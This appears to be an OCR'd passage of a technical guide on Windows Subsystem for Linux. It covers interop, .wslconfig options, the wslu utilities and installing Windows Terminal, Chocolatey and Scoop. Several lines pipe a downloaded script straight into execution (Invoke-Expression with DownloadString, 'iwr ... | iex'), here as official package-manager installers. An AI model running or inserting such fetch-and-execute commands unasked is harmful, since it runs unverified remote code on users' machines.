
```
[interop]

enabled=true

appendWindowsPath=true
```

With appendWindowsPath, you can indicate whether to add or transmit the default Windows PATH to the distribution, to be able to execute programs from it. For example, in the image below, you can see that the Windows PATH variable is shared but "mapped" to /mnt/c. Interoperability is what allows you to launch the calculator from Ubuntu or any other instance. To launch Windows programs within each distribution, you must specify the extension, for example "calc.exe".



Checking that the path has been transferred from one system to another, and that I can run the calculator from Ubuntu

If you want a temporary environment variable, you can use WSLENV, which is a special variable within Windows to facilitate communication between both environments and does not persist.




Outside the cmd executed within Ubuntu, the variable has no value

It's primarily used for scripting. The /p variable at the end indicates that the value works in Windows and WSL, but you can indicate that it flows in other directions with other variables. All information about WSLENV is available here[15].

Interoperability also allows communication between distributions and Windows in a curious and native way, with pipes and redirections, so you can get quite creative. A couple of examples will suffice to understand the potential.

```
cat /mnt/wsl/resolv.conf | /mnt/c/Windows/System32/clip.exe
```



Executing commands between Windows and Linux

In this image, I'm passing the content of a WSL file to the Windows clipboard. I obtained the clipboard history by pressing the Windows key and V (activate it now to have a history of your clipboard).

And vice versa, for example from PowerShell:


```
PS C:\Users\Sergio> Get-ComputerInfo | wsl.exe -d Ubuntu grep
OsLastBootUpTime

OsLastBootUpTime: 21/10/2023 11:33:33
```

What we did in the previous command was extract the OsLastBootUpTime information from everything output by Get-ComputerInfo, but thanks to a grep, which in turn was launched by Ubuntu invoked with wsl.exe -d Ubuntu.

More examples:

```
notepad.exe $(wslvar USERPROFILE/.wslconfig)
```

[15] https://devblogs.microsoft.com/commandline/share-environment-vars-between-wsl-and-windows/



Launching a Windows file with Notepad, but using internal environment variables

I open the content of the file with Notepad from Windows, using an environment variable pointing to my profile, but in WSL. Don't forget to include the extension. Neither Notepad nor any other program will work without the .exe. Although it seems that it doesn't associate the extension but rather the magic number. If we analyze the interoperability and how a Windows executable is launched through the Linux binfmt_misc (binary format miscellaneous) functionality, we see this:

```
sergio@DESKTOP-KP500GD:~$ cat /proc/sys/fs/binfmt_misc/WSLInterop
enabled
interpreter /init
flags: PF
offset 0
magic 4d5a
```

```
sergio@DESKTOP-KP500GD:~$ strings /init | grep WSLInterop
:WSLInterop:M::MZ::/init:P
ExecStart=/bin/sh -c '(echo -1 > /proc/sys/fs/binfmt_misc/WSLInterop-late) ; (echo
:WSLInterop-late:M::MZ::/init:P > /proc/sys/fs/binfmt_misc/register)'
:WSLInterop:M::MZ::/init:FP
```

It associates the magic number MZ with interoperability. It can also be seen in the init binary

```
wsl.exe -d Ubuntu -e sh /home/sergio/ls.sh
```

In case you want to execute a script, it's important to pass the "sh" parameter to the wsl execution so that it doesn't call the Shell twice.

.WSLCONFIG

Let's now look at the .wslconfig file, which is located in the user profile. It's responsible for transmitting the configuration to all distributions, that is, it's the configuration of the virtual machine that hosts them and the common Kernel.

We've already used it to tell WSL that it should use another compiled Kernel. Other options can also be specified, such as this one that allows the Kernel to start with commands as soon as it launches, remember that these will be common to all distributions (more here[16]).

)

```
[wsl2]

kernelCommandLine= vsyscall=emulate
```

[16] https://learn.microsoft.com/en-us/windows/wsl/wsl-config


Here[17], it is suggested to use this for disabling cgroup v1 in all the distros and start as cgrou v2 only. Like this:

```
[wsl2]

kernelCommandLine = cgroup_no_v1=all
```

Or to start with established performance limits.


```
[wsl2]

memory=3GB    # Limits VM memory in WSL 2 up to 3GB

processors=2 # Makes the WSL 2 VM use two virtual processors
```

This is highly recommended. When you work a lot with the distributions, they will tend to consume resources (and this is a flaw that they should refine. It especially occurs after suspending or hibernating the computer). In the image below you'll see the vmmen process on my own system, which was crashing my Windows. This is because I didn't limit the usage with the previous commands. Remember that this limits the resources to be shared among all instances or distributions created within the virtual machine that hosts them.



Vmmen crashing my system

If you limit it, you can do an htop and check it:




You can see that my Ubuntu only has 2GB of RAM and two processors

Regarding memory, more options have recently been added to .wslconfig. For example, autoMemoryReclaim, which can be set to gradual or dropcache. This option will free up memory when it detects that the processor in WSL 2 is idle. Either gradually or all at once.

[17] https://stackoverflow.com/questions/73021599/how-to-enable-cgroup-v2-in-wsl2

An important detail if the system fails and can't boot a distribution, for example, is that there's a "safe mode".



Safe mode for distributions.

The equivalent to be able to touch inside the main "namespace" is this:

```
debugShell=true
```

With this active, the distribution that runs the rest will open. This only works on Windows 11 with distributions installed from Microsoft Store.

There are more interesting parameters that may be used:

- bestEffortDnsParsing: Allows WSL to attempt resolving domain names even if there are errors in the DNS configuration.
- dnsTunnelingIpAddress: Specifies the IP address used for DNS tunneling, improving compatibility with VPNs and complex networks.
- initialAutoProxyTimeout: Sets the initial timeout for automatic proxy configuration in WSL.
- ignoredPorts: Defines a list of ports that WSL will ignore, avoiding conflicts with applications on the host Windows.
- hostAddressLoopback: Allows WSL to use 127.0.0.1 to access services on the Windows host.
- swapfile: Specifies the location of the swap file.
- swap: Configures the amount of swap memory.
- pageReporting: Enables or disables reporting of unused memory pages to the Windows host.
- localhostforwarding: Allows forwarding of localhost connections between WSL and Windows.
- nestedVirtualization: Enables nested virtualization in WSL, thus allowing virtual machines to run within WSL.


Wslu tools

I t is a package of tools created by an independent developer, but it is almost standard in WSL. They can be installed with (if Ubuntu doesn't already include them):

```
apt-get install wslu
```

From here, you have:

- Wslpath (without the "u"): Translates paths between formats and forces them to be absolute. For example:



```
wslpath c:\\users

/mnt/c/users

sergio@DESKTOP-KP500GD:~$ wslpath -w /mnt/c/users

C:\users
```

Useful for scripting. With the "u," wslupath is deprecated.

- Wslview: Launches a URL and opens it with the default Windows program. A TXT file will open with Notepad, a URL with the browser, etc.
- Wslpy[18]: Not a utility itself but a Python library for working with interoperability between Windows and WSL.

You can install it with:

```
pip install wslpy
```

And you can do things like:

```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD:~$
>>> import wslpy as wp

>>> wp.is_wsl()

True

>>> wp.exec.cmd('ver')

Microsoft Windows [Version 10.0.18219.1000]

>>> wp.convert.to('/mnt/c/Windows/')

'c:\\Windows\\'

>>>
```

Still very underdeveloped and seems somewhat abandoned.

- Wslact: Allows basic system actions. For now, only:

```
ts, time-sync - Time Sync

am, auto-mount - Auto Mounting

mr, mem-reclaim - Memory Reclaimation
```

- Wslusc: Allows creating a shortcut on the Windows desktop. It creates a series of PS and VBS files in c:\Users\Sergio\wslu\, along with the desktop link. For example:

```
wslusc -n NombreApp -i /mnt/c/Users/Sergio/icono.ico -g App
```

This will create an icon on the desktop (the chosen one) that is actually a shortcut to this:

[18] https://github.com/wslutilities/wslpy


```
C:\Windows\System32\wscript.exe
C:\\Users\\Sergio\wslu\runHidden.vbs
C:\\Users\\Sergio\\AppData\\Local\\Microsoft\\WindowsApps\\Canon
icalGroupLimited.Ubuntu22.04LTS_79rhkp1fndgsc\\ubuntu2204.exe
run  /usr/share/wslu/wslusc-helper.sh "/usr/bin/App"
```

It didn't work well for me as such, but it did allow me to understand how to execute graphical environments with just one click on a desktop shortcut by copying and simplifying the procedure. For example, if you want to launch a Linux command in Windows with one click, you could save this VBS:

```
Set objShell = CreateObject("Wscript.Shell")
Dim sh
Dim command_name
sh = "wsl.exe -d Ubuntu gedit "
command_name = "gedit"
objShell.Run sh & command_name, 0, false
```

Then create a desktop shortcut to this file that points exactly to this, and you can change its icon. Below, we'll see a much more elegant way to achieve this:

```
C:\Windows\System32\wscript.exe
""c:\Users\Sergio\Desktop\gedit.vbs"
```



I create a VBS file with that content and then a shortcut to be able to change its icon.

- Wslsys and wslfetch: These tools provide information. Nothing more.

```
sergio@DESKTOP-KP500GD: ~
WSL Version: 2
Locale: es_ES
Release Install Date: Sat Oct 15 00:30:03 CEST 2022
Branch: vb_release
Build: 19045
Full Build: 19041.1.amd64fre.vb_release.191206-1406
Display Scaling: 1
Windows Theme: light
Windows Uptime: 0d 5h 40m
WSL Uptime: 0d 1h 20m
WSL Release: Ubuntu 22.04.2 LTS
WSL Kernel: Linux 6.1.21.2-microsoft-standard-WSL2+
Packages Count: 490
```

- Wslvar: Si le pasas una variable típica de Windows, te da su valor.

```
wslvar USERPROFILE
```

You can find more information about these tools on this[19] website.

The Terminal and some other graphical tools

The Windows Terminal is now everything it never was before: useful, modern, and powerful. The terminal is interesting in any case, but if you use WSL, it becomes perhaps the best option for managing all systems.

It comes pre-installed on Windows 11. However, its installation is straightforward. You can install it via the Microsoft Store, by compiling directly, or through Chocolatey. Using the Microsoft Store is probably the easiest method. Search for it, launch it, and there it is.

Let's focus on Chocolatey to understand that this system is an alternative not only for installing the terminal but also for much of the Windows software. Chocolatey works via the command line and is essentially a NuGet package installer, not just for developers.

```
Invoke-Expression -Command (New-Object
System.Net.WebClient).DownloadString('https://chocolatey.org/ins
tall.ps1')
```


[19] https://wslutiliti.es/wslu/man/wslu.html

```
PS C:\WINDOWS\system32> Invoke-Expression -Command (New-Object System.Net.WebClient).DownloadString('https://chocolatey.
org/install.ps1')
Forcing web requests to allow TLS v1.2 (Required for requests to Chocolatey.org)
Getting latest version of the Chocolatey package for download.
Not using proxy.
Getting Chocolatey from https://community.chocolatey.org/api/v2/package/chocolatey/2.2.2.
Downloading https://community.chocolatey.org/api/v2/package/chocolatey/2.2.2 to C:\Users\Administrador\AppData\Local\Tem
p\chocolatey\chocoInstall\chocolatey.zip
Not using proxy.
Extracting C:\Users\Administrador\AppData\Local\Temp\chocolatey\chocoInstall\chocolatey.zip to C:\Users\Administrador\Ap
pData\Local\Temp\chocolatey\chocoInstall
Installing Chocolatey on the local machine
Creating ChocolateyInstall as an environment variable (targeting 'Machine')
  Setting ChocolateyInstall to 'C:\ProgramData\chocolatey'
WARNING: It's very likely you will need to close and reopen your shell
  before you can use choco.
Restricting write permissions to Administrators
We are setting up the Chocolatey package repository.
The packages themselves go to 'C:\ProgramData\chocolatey\lib'
  (i.e. C:\ProgramData\chocolatey\lib\yourPackageName).
A shim file for the command line goes to 'C:\ProgramData\chocolatey\bin'
  and points to an executable in 'C:\ProgramData\chocolatey\lib\yourPackageName'.

Creating Chocolatey folders if they do not already exist.

chocolatey.nupkg file not installed in lib.
 Attempting to locate it from bootstrapper.
ADVERTENCIA: Not setting tab completion: Profile file does not exist at
'C:\Users\Administrador\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1'.
Chocolatey (choco.exe) is now ready.
You can call choco from anywhere, command line or powershell by typing choco.
Run choco /? for a list of functions.
You may need to shut down and restart powershell and/or consoles
 first prior to using choco.
Ensuring Chocolatey commands are on the path
Ensuring chocolatey.nupkg is in the lib folder
PS C:\WINDOWS\system32>
```

Downloading and installing the tool

You can install Chocolatey. If you want to see everything you can do with it, I recommend the graphical version:.

```
choco install chocolateygui

chocolateygui
```



Chocolatey in graphical mode

You can, for example, search for and then install related packages:

```
Choco search zip

Choco install zip
```

This will install that specific package. It saves a lot of headaches for administrators—management, configuration, unattended updates... It's built on NuGet and can therefore install packages from NuGet.org, MyGet.org, or any other public or private source.

In addition to Chocolatey, there are Scoop and Winget with similar purposes.

In the case of Winget, what's interesting is that it includes the Microsoft Store. You probably already have it installed (run winget in your command line). In the Store, you can find it as "App Installer."

On the other hand, Scoop doesn't require administrator permissions and is designed for "personal use," for tools that a Windows user will consume and don't necessarily need to be installed system-wide.

```
Invoke-Expression -Command (New-Object
System.Net.WebClient).DownloadString('https://get.scoop.sh')
```

Or:

```
iwr -useb get.scoop.sh | iex
```

```
PS C:\Users\Sergio> iwr -useb get.scoop.sh | iex
Initializing...
Downloading...
Extracting...
Creating shim...
Scoop was installed successfully!
Type 'scoop help' for instructions.
PS C:\Users\Sergio> scoop
Usage: scoop <command> [<args>]

Available commands are listed below.

Type 'scoop help <command>' to get more help for a specific command.

Command    Summary
-------    -------
alias      Manage scoop aliases
bucket     Manage Scoop buckets
cache      Show or clear the download cache
cat        Show content of specified manifest.
checkup    Check for potential problems
cleanup    Cleanup apps by removing old versions
config     Get or set configuration values
create     Create a custom app manifest
depends    List dependencies for an app, in the order they'll be installed
download   Download apps in the cache folder and verify hashes
export     Exports installed apps, buckets (and optionally configs) in JSON format
help       Show help for a command
hold       Hold an app to disable updates
home       Opens the app homepage
import     Imports apps, buckets and configs from a Scoopfile in JSON format
info       Display information about an app
install    Install apps
list       List installed apps
prefix     Returns the path to the specified app
reset      Reset an app to resolve conflicts
search     Search available apps
shim       Manipulate Scoop shims
```

Installing Scoop on Windows

Scoop won't let you try to install it as an administrator. You can add buckets like Sysinternals and others that act as sources. But first, you'll need Git:

```
Windows PowerShell
PS C:\Windows\System32>
scoop install git

scoop bucket add sysinternals https://github.com/niheaven/scoop-
sysinternals

scoop search sysinternals

Results from local buckets...


Name                Version    Source       Binaries
----                -------    ------       --------
sysinternals-suite 2023.10.18 sysinternals

scoop bucket add extras
```

And then:

```
scoop install sysinternals
```

You'll find everything in:


C:\Users\Sergio\scoop\apps\sysinternals\current

Remember that to install Scoop and Choco, you must first run this in PowerShell:

```
Set-ExecutionPolicy AllSigned

Set-ExecutionPolicy RemoteSigned -scope CurrentUser
```


Returning to the Terminal, apart from the classic graphical configuration, you have a JSON file that can manually modify the configuration. In my case, it's located at:

`c:\Users\Sergio\AppData\Local\Packages\Microsoft.WindowsTerminal_8wekyb3d8bbwe\LocalState\`



All-in-one, including a developer console for compiling or whatever you wan

For a period, it was possible to manage part of WSL through "Dev Home," an app in the Windows Store with various functionalities. However, although it was launched in 2024, it disappears in 2025.




Dev Home will be moved "to new locations"

Microsoft also promised 2024 a graphical interface to manage the configuration, but it has not yet arrived....

